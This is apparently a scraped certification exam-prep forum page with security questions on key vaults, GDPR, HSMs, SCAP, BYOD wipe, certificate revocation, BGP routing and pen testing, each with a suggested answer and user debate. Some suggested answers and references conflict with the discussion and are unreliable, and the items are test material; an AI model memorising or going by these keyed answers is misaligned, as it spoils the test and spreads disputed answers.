A company has hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:

➩ The credentials used to publish production software to the container registry should be stored in a secure location.

➩ Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.

Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

A. TPM

B. Local secure password file

C. MFA

D. Key vault

Suggested Answer: *D*

Reference: https://docs.microsoft.com/en-us/windows/security/information-protection/tpm/tpm-fundamentals

patinho777 Highly Voted 4 years, 9 months ago

I think that is D, Key Vault. Any thoughts?

upvoted 9 times

dgfhyjfghfgfkfhd Highly Voted 4 years, 6 months ago

Selected Answer: D

https://intellipaat.com/blog/what-is-azure-key-vault/

upvoted 5 times

ServerBrain Most Recent 2 years, 3 months ago

Selected Answer: D

I like such easy questions.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Storing anything in a secure place is a concept that seems to fit in many different parts of life.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

margomi86 3 years, 7 months ago

Selected Answer: D

D. Key vault would be the BEST recommendation for storing and monitoring access to these shared credentials. Key vaults are used to store and manage cryptographic keys and other secrets used in applications. They provide a secure way to store and manage secrets and are designed to help manage and safeguard access to sensitive data. In this case, the company can store the credentials used to publish production software to the container registry in a key vault and restrict access to the pipeline service account. This would allow the company to monitor access to the key vault and maintain control over who has access to the credentials.

upvoted 4 times

[Removed] 3 years, 11 months ago

Selected Answer: D

We want to securely store our API therefore we go for a Key Vault Key Vault is a cloud service for securely storing and accessing secrets. A secret is anything that you want to tightly control access to, such as API keys, passwords, certificates, or cryptographic keys. Key Vault service supports two types of containers: vaults and managed hardware security module(HSM)

upvoted 4 times

Question #40 *Topic 1*

A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.
Which of the following does the business's IT manager need to consider?

A. The availability of personal data

B. The right to personal data erasure

C. The company's annual revenue

D. The language of the web application

Suggested Answer: *B*
Reference: https://gdpr.eu/right-to-be-forgotten/#:~:text=Also%20known%20as%20the%20right,to%20delete%20their%20personal%20data.&text=The%20General%20Data%20Protection%20Regulation,collected%2C%20processed%2C%20and%20erased

ServerBrain Most Recent 2 years, 3 months ago

Selected Answer: B

100% correct

upvoted 3 times

23169fd 2 years, 3 months ago

Selected Answer: B

GDPR compliance

upvoted 4 times

BeardedBigRed 2 years, 8 months ago

Selected Answer: B

B is an important of GDPR. "The GDPR is an EU regulation on information privacy"

upvoted 2 times

Geofab 3 years, 7 months ago

Selected Answer: B

agree with B

upvoted 2 times

AnnoyingIAGuy 3 years, 9 months ago

Concur with B

upvoted 4 times

xaliq 3 years, 10 months ago

B correct answer for GDPR

upvoted 3 times

Question #41 *Topic 1*

A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?


A. A trusted platform module

B. A hardware security module

C. A localized key store

D. A public key infrastructure

Suggested Answer: *D*



Reference: https://developer.android.com/studio/publish/app-signing

Mr_BuCk3th34D Highly Voted 3 years, 4 months ago

Selected Answer: B

Of the options provided, the best choice for storing customer keys would be a hardware security module (HSM) or a secure key management service (KMS) or secret management service (SMS) provided by a cloud provider.

A hardware security module (HSM) is a physical device that provides secure storage and management of cryptographic keys and other sensitive data. HSMs are often used in enterprise environments to protect against unauthorized access or tampering, and can be accessed through API calls or command-line tools. A trusted platform module (TPM) is a hw component that provides secure storage and management of cryptographic keys and other sensitive data, but it is primarily designed for use in personal computers and other consumer devices. It is not typically used for storing customer keys in an enterprise setting.

A public key infrastructure (PKI) is a system for securely exchanging and managing digital certificates and keys, but it is not generally used to store customer keys. PKI is typically used to establish trust in online communications and transactions, and is not the best choice for storing customer keys in a segregated manner.

upvoted 11 times

FOURDUE Highly Voted 3 years, 3 months ago

Selected Answer: B

A hardware security module (HSM) is a hardware unit that stores cryptographic keys to keep them private while ensuring they are available to those authorized to use them. The primary objective of HSM security is to control which individuals have access to an organization's digital security keys.

upvoted 5 times

Kabbath1986 Most Recent 2 years, 2 months ago

Selected Answer: D

I believe B is often included in PKI deployments. PKI is a broader concept

upvoted 2 times

BiteSize 2 years, 9 months ago

Selected Answer: B

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

AnnoyingIAGuy 3 years, 3 months ago

Selected Answer: B

I would go with B

upvoted 4 times

ryanzou 3 years, 5 months ago

Selected Answer: B

B is the most secure one.

upvoted 4 times

[Removed] 3 years, 5 months ago

Selected Answer: B

The best would be an HSM because we are talking about API: HSMs use APIs and can support automated workflows and builds. They can also help meet FIPS compliance and generally offer a higher rating than tokens. Traditionally, HSMs are physical appliances located on-premises, requiring internal resources to manage and ensure baseline requirements and SLAs are met https://www.globalsign.com/en/blog/cryptographic-key-management-and-storage-best-practice

upvoted 4 times

examtaker135 3 years, 6 months ago

The key word in this question is "BEST". Answer "D" could work but is not the best answer, so answer "B - HSM" works the best.

upvoted 1 times

ccryptix 3 years, 6 months ago

Selected Answer: B

The reference given is for Android. If you want the BEST way, its B

upvoted 2 times

Scor65 3 years, 6 months ago

Selected Answer: B

Which would be BEST? D- OK but B is the Best and expensive to implement

upvoted 2 times

adamwella 3 years, 7 months ago

Selected Answer: B

APIs. HSMs support a range of application programming interfaces (APIs) that enable application integration and the development of custom applications, including the Public-Key Cryptography Standard and Cryptography API Next Generation.

upvoted 3 times

bangz23 3 years, 8 months ago

Selected Answer: D

D all day

upvoted 2 times

joinedatthehop 2 years, 6 months ago

PKI (Public Key Infrastructure) encrypts data and relies on public and private keys to encrypt that data.

upvoted 1 times

EZPASS 3 years, 8 months ago

I'm also leaning towards B. Anyone else? A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys, performs encryption and decryption functions for digital signatures, strong authentication and other cryptographic functions.

upvoted 2 times

Dassler 3 years, 9 months ago

Isn't B "HSM" specifically designed to store cryptografic keys?

upvoted 4 times

Question #42 *Topic 1*

An organization wants to perform a scan of all its systems against best practice security configurations.
Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for full automation? (Choose two.)

A. ARF

B. XCCDF

C. CPE

D. CVE

E. CVSS

F. OVAL

Suggested Answer: *B, F*
Reference: https://www.govinfo.gov/content/pkg/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6/pdf/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6.pdf (p.12)

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: BF

XCCDF is a standard for creating and sharing machine-readable configuration checklists, and it allows organizations to define and automate the assessment of security configurations.

OVAL is a standard for expressing information about vulnerabilities and other security issues, and it can be used to automate the process of evaluating systems for vulnerabilities and other security risks.

upvoted 8 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: BF

XCCDF defines the structure and content of security checklists and benchmarks in a machine-readable format. It allows for specifying what configurations need to be checked and how they should be assessed.

OVAL provides the actual definitions and logic for performing the checks described in the XCCDF documents. It includes details on how to collect system characteristics and how to evaluate those characteristics against the desired security configuration settings.

upvoted 1 times

Brianny93 3 years ago

Selected Answer: BF

Extensible Configuration Checklist Description Format (XCCDF)—Written in XML, XCCDF provides a consistent and standardized way to define benchmark information as well as configuration and security checks to be performed during an assessment.

Open Vulnerability and Assessment Language (OVAL)—Helps describe three main aspects of an evaluated system including 1) system information, 2) machine state and, 3) reporting. Using OVAL provides a consistent and interoperable way to collect and assess information regardless of the security tools being used.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: BF

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

KingTre Highly Voted 3 years, 3 months ago

Why are you saying this on each question. Its giving bot vibes

upvoted 9 times

AnnoyingIAGuy 3 years, 9 months ago

Selected Answer: BF

BF that's 2EZ

upvoted 3 times

Mr_BuCk3th34D 3 years, 10 months ago

ARF (Addressed Record Format) is a standard for exchanging security incident and event management (SIEM) data, but it is not typically used for configuration assessment.

CPE (Common Platform Enumeration) is a standard for identifying and describing software and hardware products, but it is not typically used for configuration assessment.

CVE (Common Vulnerabilities and Exposures) is a standard for identifying and describing vulnerabilities, but it is not typically used for configuration assessment.

CVSS (Common Vulnerability Scoring System) is a standard for scoring the severity of vulnerabilities, but it is not typically used for configuration assessment.

upvoted 3 times

Question #43 *Topic 1*

A company is migrating from company-owned phones to a BYOD strategy for mobile devices. The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year. Which of the following will MOST likely secure the data on the lost device?

A. Require a VPN to be active to access company data.

B. Set up different profiles based on the person's risk.

C. Remotely wipe the device.

D. Require MFA to access company applications.

Suggested Answer: *C*

8a5dd39 2 years, 2 months ago

Quick google search: Can you use remote wipe on a byod ? Yes, you can use remote wipe on BYOD (Bring Your Own Device) devices12. For example, when an employee leaves the organization, IT can wipe any corporate data from the BYOD Android smartphone while leaving personal data intact1. You can enforce remote wipe policies for BYOD devices using software tools that allow you to locate, lock, and wipe the devices remotely

upvoted 1 times

joinedatthehop 3 years ago

Selected Answer: C

From the CompTIA CertMaster:

Remote wipe means that if a handset is lost or stolen it can be reverted back to factory defaults and/or cleared of any sensitive data (sanitization). Some utilities may also be able to wipe plug-in memory cards too. The remote wipe could be triggered by several incorrect passcode attempts or by enterprise management software. Other features include backing up data from the phone to a server first and displaying a "Lost/stolen phone—return to XX" message on the handset.

Now for the MOST LIKELY part of the question: A thief can prevent a remote wipe by ensuring the phone cannot connect to a communications network by placing the device in a faraday bag or enabling " airplane mode , " which shuts off all forms of wireless connectivity including mobile, Wi-Fi, Bluetooth, and NFC.

upvoted 1 times

Wanderlusting 3 years, 4 months ago

Where are the questions?

upvoted 1 times

Ameraka 3 years, 4 months ago

How can you wipe it if its lost? come on people its D

upvoted 1 times

HereToStudy Most Recent 2 years, 1 month ago

Remotely.

upvoted 1 times

IT_Master_Tech 2 years, 2 months ago

Have you work with servers before? It can be done from a centralized server. You don't need the phone physically.

upvoted 2 times

OneSaint 3 years, 8 months ago

Remote wipe a BYOD, not sure if its a good idea.

upvoted 3 times

Andre876 3 years, 11 months ago

We have to remember that MFA will not prevent someone from accessing the data unless the device is encrypted. So to best way to protect it would be to perform a remote wipe when reported stolen.

upvoted 3 times

[Removed] 3 years, 12 months ago

I thought A is the best answer since the Device is BYOD therefore a remote wipe will require the person's consent and Using a VPN to access the data will require authenticating to access the data once the phone is lost. Yet Answer C makes the most sense since the individual will most likely want that data wiped after the phone is lost. So I would say C is the best answer.

upvoted 2 times

[Removed] 3 years, 11 months ago

the question asks what MOST likely secure the data on the lost device? remote wipe ensures that whatever is on that phone is wiped including saved passwords or anything that allowed for MFA . its the most effective way to insure the data is gone for good.

upvoted 1 times

dangerelchulo 4 years, 1 month ago

Selected Answer: C

This question is extremely hard because it lacks context about how the BYOD is used. Based on a few assumptions like if company provided devices prior that means they have to handle work related data in their devices. If data is stored MOST of the companies uses MDP and requires the user to give up rights of the device to IT and Security. If this is the case then remote wipe is the correct answer. There is always option two where only use of the device is to access company emails, time card, and other simple apps this normally does not required MDM but they will will lean to MFA as a way to prevent access of the app but the data is not stored in the device is access through the web. The question leans me more to ANSWER C but D is also correct in some cases. Also in real word BOYD used in company will use both method MDM to secure data on the device and MFA to protect unauthorized access.

upvoted 4 times

dangerelchulo Highly Voted 4 years, 1 month ago

after reading this many time the question said most likely secure the data on the lost device. didn't say to prevent data extraction so MFA for application is the MOST likely way over remotely wipe the whole device.

upvoted 5 times

Boats 4 years, 2 months ago

Selected Answer: C

For common sense purposes I would choose C. The book I use, CompTIA® Advanced Security Practitioner (CASP+) CAS-004 Cert Guide

McMillan, Troy. CompTIA Advanced Security Practitioner (CASP+) CAS-004 Cert Guide (Certification Guide) (p. 2). Pearson Education. Kindle Edition. does not talk about MFA, only remote wipe.

upvoted 4 times

AlexJacobson 4 years, 3 months ago

Selected Answer: C

You're protecting data on the device, so C.

upvoted 4 times

snilu 4 years, 6 months ago

The best option would be the remote wipe

upvoted 3 times

Big_Harambe 4 years, 4 months ago

But it is BYOD though, I think D is correct

upvoted 3 times

AlexJacobson 4 years, 3 months ago

But it also says "secure the data ON the lost device?". It's not about using MFA to access corporate resources, it's about protecting (corporate) data already on the phone that this idiot CFO keeps losing. :)

upvoted 2 times

Big_Harambe 4 years, 2 months ago

If you have a BYOD policy at a company then I highly doubt you will be installing a MDM program on employees personal phones. That is why MFA makes more sense. Remote wipe would make more sense if it was part of a MDM system installed on corporate owned phones. But CompTIA is also retarded and it probably is D cause this dumb freaking test could go either freaking way on each question.

upvoted 3 times

dangerelchulo 4 years, 1 month ago

As person that had to do BYOD in few companies. They required you to use MDM and you will have to agreed to the device be control by IT that includes remote wiping. Only time that you are not required to enroll in MDM is if you just use email and time card services and you are restricted to download any data. So i am leaning toward Remote Wipe for BYOD

upvoted 2 times

Question #44 *Topic 1*

A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.
Which of the following is the BEST solution?

A. Deploy an RA on each branch office.

B. Use Delta CRLs at the branches.

C. Configure clients to use OCSP.

D. Send the new CRLs by using GPO.

Suggested Answer: *C*
Reference: https://www.sciencedirect.com/topics/computer-science/revoke-certificate

EZPASS Highly Voted 4 years, 2 months ago
I believe C is correct. OCSP stapling: OCSP stapling enables the server, rather than the client, to make the request to the OCSP responder. The server staples the OCSP response to the certificate and returns it to the client during the TLS handshake. This approach enables the presenter of the certificate, rather than the issuing CA, to bear the resource cost of providing OCSP responses. It also enables the server to cache the OCSP responses and supply them to all clients. This significantly reduces the load on the OCSP responder because the response can be cached and periodically refreshed by the server rather than by each client.
upvoted 13 times

Protocol0 Highly Voted 3 years, 11 months ago
Selected Answer: C
An excerpt from the link provided: Online Certificate Status Protocol The OSCP was designed with the goal of reducing the costs of CRL transmission and eliminating the time lag between certificate invalidity and certificate revocation inherent in CRL-based designs. The idea behind OCSP is straightforward. A CA certificate contains a reference to an OSCP server. A client validating a certificate transmits the certificate serial number, a hash of the issuer name, and a hash of the subject name to that OSCP server. The OSCP server checks the certificate status and returns an indication as to the current status of the certificate. This removes the need to download the entire list of revoked certificates and also allows for essentially instantaneous revocation of invalid certificates. It has the design trade-off of requiring that clients validating certificates have network connectivity to the required OCSP server.
upvoted 8 times

54f7812 Most Recent 1 year, 5 months ago
Selected Answer: C
In my studies, I have not encountered Delta CRLs and I am incline to go with OCSP for the sake of the expected CompTIA test question format.
upvoted 1 times

IT_Master_Tech 2 years ago
B.
upvoted 2 times

23169fd 2 years, 3 months ago
Selected Answer: B
Both B and C will do the job but B will fir the requirements: Reduced Traffic: Delta CRLs are significantly smaller than full CRLs as they only contain the changes since the last CRL update. This reduces the amount of data that needs to be transferred to the branch offices. Efficient Updates: Branch offices can be updated with the latest revocation information without needing to download the entire CRL, making the update process more efficient. Lower CA Load: Generating delta CRLs is less resource-intensive for the CA compared to generating full CRLs frequently. The CA only needs to issue a full CRL periodically, and smaller delta CRLs more frequently.
upvoted 3 times

ninjachuleta 2 years, 4 months ago
Selected Answer: B
Delta CRls provides the latest revoked certificates. Question #207 is a repeat
upvoted 6 times

SangSang 2 years, 5 months ago

Selected Answer: B

OCSP is good and lightweight and but it may introduce the continuously status checking > increase the network traffic. While Delta CRL only contents the lated update version of certificates and make it only one time.

upvoted 3 times

loucrass 2 years, 6 months ago

Selected Answer: B

The correct answer is Delta CRLs

upvoted 2 times

talosDevbot 2 years, 9 months ago

Selected Answer: B

Answer here is Delta CRLs. Key phrase here is "latest copy of revoked certificates".

While OSCP is bandwidth-efficient, it only returns the status of a certificate submitted in the OCSP request. I does not return a copy of revoked certificates.

upvoted 3 times

Anarckii 2 years, 9 months ago

Selected Answer: B

B. Use Delta CRLs at the branches.

The solution must also have the lowest power requirement on the CA.

upvoted 3 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: B

Using OCSP (Online Certificate Status Protocol) is a valid approach for checking the revocation status of certificates in real-time. However, when evaluating the given requirements in the context of reducing traffic and ensuring branch offices receive the latest copy of revoked certificates with the lowest power requirement on the CA, using Delta CRLs (Certificate Revocation Lists) is generally a more suitable solution.

upvoted 2 times

catastrophie 3 years ago

Selected Answer: B

OCSP is NOT the best choice here. OCSP does not provide lists of revoked certs or send copies of anything anywhere. In OCSP, a user or client must submit a certificate to the website for verification. It will come back with one of three results: good, revoked, unknown. For example, a company has 100 certs. They must submit all 100 to find out which are revoked. That is not what the architect is looking to do here. They want delta CRLs. This process sends updates on certificate statuses as they happen if they happen. So if a cert expires today, the delta CRL will send that revocation status after it has expired. If nothing expires or changes, then nothing is sent. This saves manpower and reduces traffic because certificates are not constantly being submitted for verification.

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: C

The lowest power requirement is checking cert status via the easy one-time validation instead of the Master CRL.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

CASP_Master 3 years, 5 months ago

The best solution for this scenario would be to use Delta CRLs at the branches. Delta CRLs allow the organization to distribute only the changes to the CRL rather than the entire CRL, which reduces traffic and conserves bandwidth. This also ensures that the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. Additionally, using Delta CRLs has a low power requirement on the CA as it only needs to publish changes to the CRL. Deploying an RA on each branch office or configuring clients to use OCSP may not be practical or efficient for a large organization with many branches. Sending the new CRLs by using GPO may also result in excessive traffic and increased load on the network.

upvoted 2 times

p1s3c 3 years, 5 months ago

B is correct

Using Delta CRLs at the branches would be the best solution to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. Delta CRLs contain only the new or changed entries from the previous CRL, reducing the amount of data that needs to be transferred over the network. This approach can reduce network traffic and improve the performance of the certificate revocation checking process. Additionally, Delta CRLs can be configured to be automatically retrieved by the client devices, ensuring that they always have the latest information. This approach has the lowest power requirement on the CA as it only needs to generate and distribute the smaller Delta CRLs instead of the larger full CRLs.

upvoted 3 times

EnchantedShores 3 years, 5 months ago

Selected Answer: B

Fully with B on this one.

A Delta CRL shows the most recently revoked certificates. While OSCP is faster, its resource intensive, and will only respond with information on a requested Certificate. For this, if they need to track multiple revoked certificates its better to use the Delta CRL

upvoted 3 times

javier051977 3 years, 6 months ago

Selected Answer: B

Answer is B. A Certificate Revocation List (CRL) is a list of certificates that have been revoked by the Certificate Authority (CA). Delta CRLs are an efficient way to distribute CRL information because they only contain newly revoked certificates, rather than the entire list of revoked certificates. This means that the Delta CRL is smaller and faster to download, reducing network traffic. using Delta CRLs at the branches (option B) is the best solution to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA, while having the lowest power requirement on the CA.

upvoted 5 times

Question #45 *Topic 1*

After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary
ISP that is not normally used.
Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement a single static route for each internal network.

B. Implement a BGP route reflector.

C. Implement an inbound BGP prefix list.

D. Disable BGP and implement OSPF.

Suggested Answer: *B*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

An inbound BGP prefix list is a list of IP prefixes (routes) that are allowed to be received and accepted by a BGP speaker. By implementing an inbound BGP prefix list, the network security engineer can control which routes are accepted by the company's BGP speaker, and can block any routes that are not authorized. This can help to prevent external traffic from being redirected through unauthorized ISPs or other routes.

Disabling BGP and implementing a single static route for each internal network would not be effective, as it would not allow the network to function in the event of a single provider failure.

Implementing a BGP route reflector would not address the issue of external traffic being redirected through an unauthorized ISP.

Disabling BGP and implementing OSPF (Open Shortest Path First) would not be effective, as OSPF is a routing protocol that is used within a single autonomous system, and would not address the issue of external traffic being redirected through an unauthorized ISP.

upvoted 11 times

FoxTrotDG 3 years, 7 months ago

A secondary ISP is not necessarily an unauthorized ISP.

upvoted 2 times

[Removed] 3 years, 6 months ago

Its says ISP that is not normally used.

upvoted 1 times

Bilboblubbins Highly Voted 4 years, 6 months ago

Selected Answer: C

Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

upvoted 8 times

IT_Master_Tech 2 years ago

B.

upvoted 1 times

IT_Master_Tech Most Recent 2 years ago

Sorry, C.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: C

Implementing an inbound BGP prefix list (Option C) is the best approach to secure routes and ensure the network can function correctly with multiple ISPs. This method allows the network security engineer to control which prefixes are accepted from BGP peers, preventing unauthorized route advertisements and securing the routing infrastructure while maintaining redundancy and failover capabilities.

upvoted 1 times

Bright07 2 years, 4 months ago

Ans. B The Border Gateway Protocol (BGP) is a protocol used to exchange routing information across autonomous systems on the internet. The question describes a situation where traffic is being redirected through an unexpected route, which could be a sign of a BGP hijacking attack.

Option B, "Implement a BGP route reflector", is the best solution. A BGP route reflector helps to control the propagation of routes in a network. It allows a router to advertise (or "reflect") BGP routes to other routers in the same autonomous system. This can help to ensure that traffic follows the expected paths, even in the event of a single provider failure.

The other options are less suitable. Disabling BGP and implementing static routes or OSPF (Options A and D) would not provide the same level of control over route propagation and could lead to other issues. Implementing an inbound BGP prefix list (Option C) could help to filter incoming routes but would not necessarily prevent the redirection of outgoing traffic.

upvoted 1 times

Kabbath1986 2 years, 9 months ago

Selected Answer: B

B. Implement a BGP route reflector.

Explanation:

BGP Route Reflector (B): A BGP route reflector is used in BGP (Border Gateway Protocol) to reduce the number of BGP peer connections and simplify the BGP topology. In the context of securing routes and maintaining functionality in the event of a single provider failure, a BGP route reflector helps by reflecting BGP routes between multiple routers. This enhances redundancy and resilience in the network.

upvoted 1 times

abrub 2 years, 9 months ago

Selected Answer: B

Implement a BGP route reflector (Option B): A BGP route reflector is used in BGP deployments to simplify the management of BGP route advertisements. It helps in controlling the distribution of BGP routing information and improving the scalability of the BGP network. Using a route reflector architecture can enhance the resilience of the network, allowing it to function even if one provider fails.

Implement an inbound BGP prefix list (Option C): BGP prefix lists are used to filter routes. While this can help control the routes that are accepted from external BGP peers, it doesn't inherently provide redundancy or failover capabilities in the event of a single provider failure.

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: C

nbound BGP Prefix List: Implementing an inbound BGP prefix list allows you to filter and control the routes that are accepted from external BGP peers. By specifying a prefix list, you can control which routes are allowed into your network. This helps in securing the routes and prevents the acceptance of unauthorized or unexpected routes.

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: B

The question is focused on securing the routes while allowing the network to function in the event of a single provider failure. In this context, implementing an inbound BGP prefix list alone may not address the redundancy and failover requirements associated with the dynamic nature of BGP and the potential failure of a single ISP.

The most effective solution for maintaining network functionality in the face of a single provider failure, while securing BGP routes, often involves implementing BGP route reflectors or using other BGP mechanisms for redundancy and failover.

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Changing Answer to C.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Trust only those you know Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

p1s3c 3 years, 5 months ago

B. Implementing a BGP route reflector would be the best option to secure the routes while allowing the network to function in the event of a single provider failure. A route reflector is a BGP routing protocol component that helps distribute routing information within a single autonomous system (AS). It receives routing information from other routers in the AS and propagates it to other routers in the AS. By using a route reflector, the network engineer can ensure that routes are distributed evenly and redundantly across multiple ISP links while maintaining control over which routes are used. Additionally, it simplifies the configuration of BGP by eliminating the need for a full mesh of BGP peerings between all routers.

upvoted 1 times

javier051977 3 years, 6 months ago

Selected Answer: B

Answer is B. Implementing an inbound BGP prefix list (option C) may help filter incoming routes, but it may not address the issue of securing the routes and allowing the network to function in the event of a single provider failure.

upvoted 2 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: B

A route reflector is a BGP feature that helps to distribute routing information across the network more efficiently. By implementing a BGP route reflector, the network can maintain multiple routes to different destinations, including backup routes, which can be used in the event of a single provider failure.

Option C, implementing an inbound BGP prefix list, is a useful security measure but does not address the issue of securing routes in the event of a provider failure.

upvoted 2 times

FoxTrotDG 3 years, 6 months ago

The term securing routes can have multiple meanings. I think I'm changing my answer to C

upvoted 2 times

kycugu 3 years, 10 months ago

B. Implement a BGP route reflector.

BGP (Border Gateway Protocol) is a routing protocol used to exchange routing and reachability information between autonomous systems (ASs) on the Internet. It is possible to configure BGP to ensure that traffic is only routed through specific ISPs or network paths, and a BGP route reflector can be used to centralize the distribution of routing information within an AS. This can help secure the routes used by the company's external traffic, while also allowing the network to continue functioning in the event of a single provider failure. Disabling BGP and implementing a single static route for each internal network or an OSPF (Open Shortest Path First) protocol could be effective in some cases, but a BGP route reflector would be the most effective option for securing the routes while allowing the network to function in the event of a single provider failure.

upvoted 4 times

angryelvis 3 years, 10 months ago

Selected Answer: A

I agree that C - Prefix Filtering is the right way to do it but the questions lean heavily on the word BEST. The BEST way to secure the routes is A - disable BGP and use static routes. That would definitely prevent a hijack from occurring.

upvoted 1 times

ito4862 3 years, 10 months ago

You are missing the key phrase "event of a single provider failure". Static routes mean you would lose connectivity until you changed them if the ISP changes something on their node. https://www.noction.com/blog/bgp-hijacking

upvoted 1 times

dangerelchulo 4 years, 1 month ago

Selected Answer: C

Prefix filtering all day https://www.catchpoint.com/bgp-monitoring/bgp-hijacking

upvoted 3 times

Question #46 *Topic 1*

A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.
Which of the following should the company use to make this determination?

A. Threat hunting

B. A system penetration test

C. Log analysis within the SIEM tool

D. The Cyber Kill Chain

Suggested Answer: *B*

kycugu Highly Voted 3 years, 10 months ago
This is very simple ....Pen-test to use the specific exploit to determine the result of the threat intelligence. answer is B
upvoted 8 times

Boats Highly Voted 4 years, 2 months ago
Selected Answer: B
Pen testing tells you how an opponent could get into your environment. It emphasizes the potential damage of not hardening the environment by showing how different vulnerabilities might be exploited or identifying insecure IT practices.

Threat hunting tells you who is already in your environment and what they're up to. It deals with the actual state of the environment and shows what threats are targeting the company.

They're both methods used by defenders to bolster their security, but the former deals with possibly scenarios which may lead to a breach, while the latter works backwards- first looking for a breach, then working backwards to a vulnerability.
upvoted 5 times

IT_Master_Tech Most Recent 2 years ago
A.
upvoted 1 times

grelaman 2 years, 2 months ago
Selected Answer: A
The first step of threat hunting: Establishing a Hypothesis: For example, you might initiate a threat hunting project if your threat intelligence sources show that a new campaign type or adversary group has been identified, or that companies operating in similar markets have been hit by data breaches. (reference: The Official CompTIA CySA+ Student Guide)
upvoted 1 times

23169fd 2 years, 3 months ago
Selected Answer: B
Threat Hunting: Best used when there is a need to quickly determine if an attack has already occurred or if there are signs of compromise related to the specific threat. Penetration Testing: Best used to validate whether the environment is susceptible to the specific vulnerability and to understand the potential impact and exploitability.
upvoted 4 times

Anarckii 2 years, 10 months ago
Selected Answer: B
"The company would like to determine whether it is vulnerable to this active campaign" The only way for them to determine this is by pentesting
upvoted 3 times

imather 3 years, 2 months ago
Selected Answer: B
Threat hunting sounds like a good answer, but remember threat hunting is "proactively searching for cyber threats that are lurking undetected in a network." You look for unusual behavior and IOCs. Threat hunting is not a vulnerability assessment. You would pentest to determine if you were actually vulnerable. https://www.crowdstrike.com/cybersecurity-101/threat-hunting/
upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

verify if the exploit works.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

AaronS1990 3 years, 4 months ago

Selected Answer: B

Pentest. This is the only way to be sure it is a genuine problem.

upvoted 2 times

CASP_Master 3 years, 5 months ago

A. Threat hunting would be the best option to determine whether the company is vulnerable to a specific active campaign. Threat hunting involves proactively searching through networks or endpoints to detect and isolate advanced threats that evade existing security solutions. By performing threat hunting, the company can identify any indicators of compromise (IoCs) or unusual activity that may be associated with the known vulnerability and active campaign. System penetration testing, log analysis, and the Cyber Kill Chain are all useful security techniques, but they are not specifically designed for identifying vulnerabilities in response to a specific active campaign.

upvoted 2 times

Geofab 3 years, 6 months ago

Selected Answer: B

conducting a Pen Test seems the most logical to me

upvoted 2 times

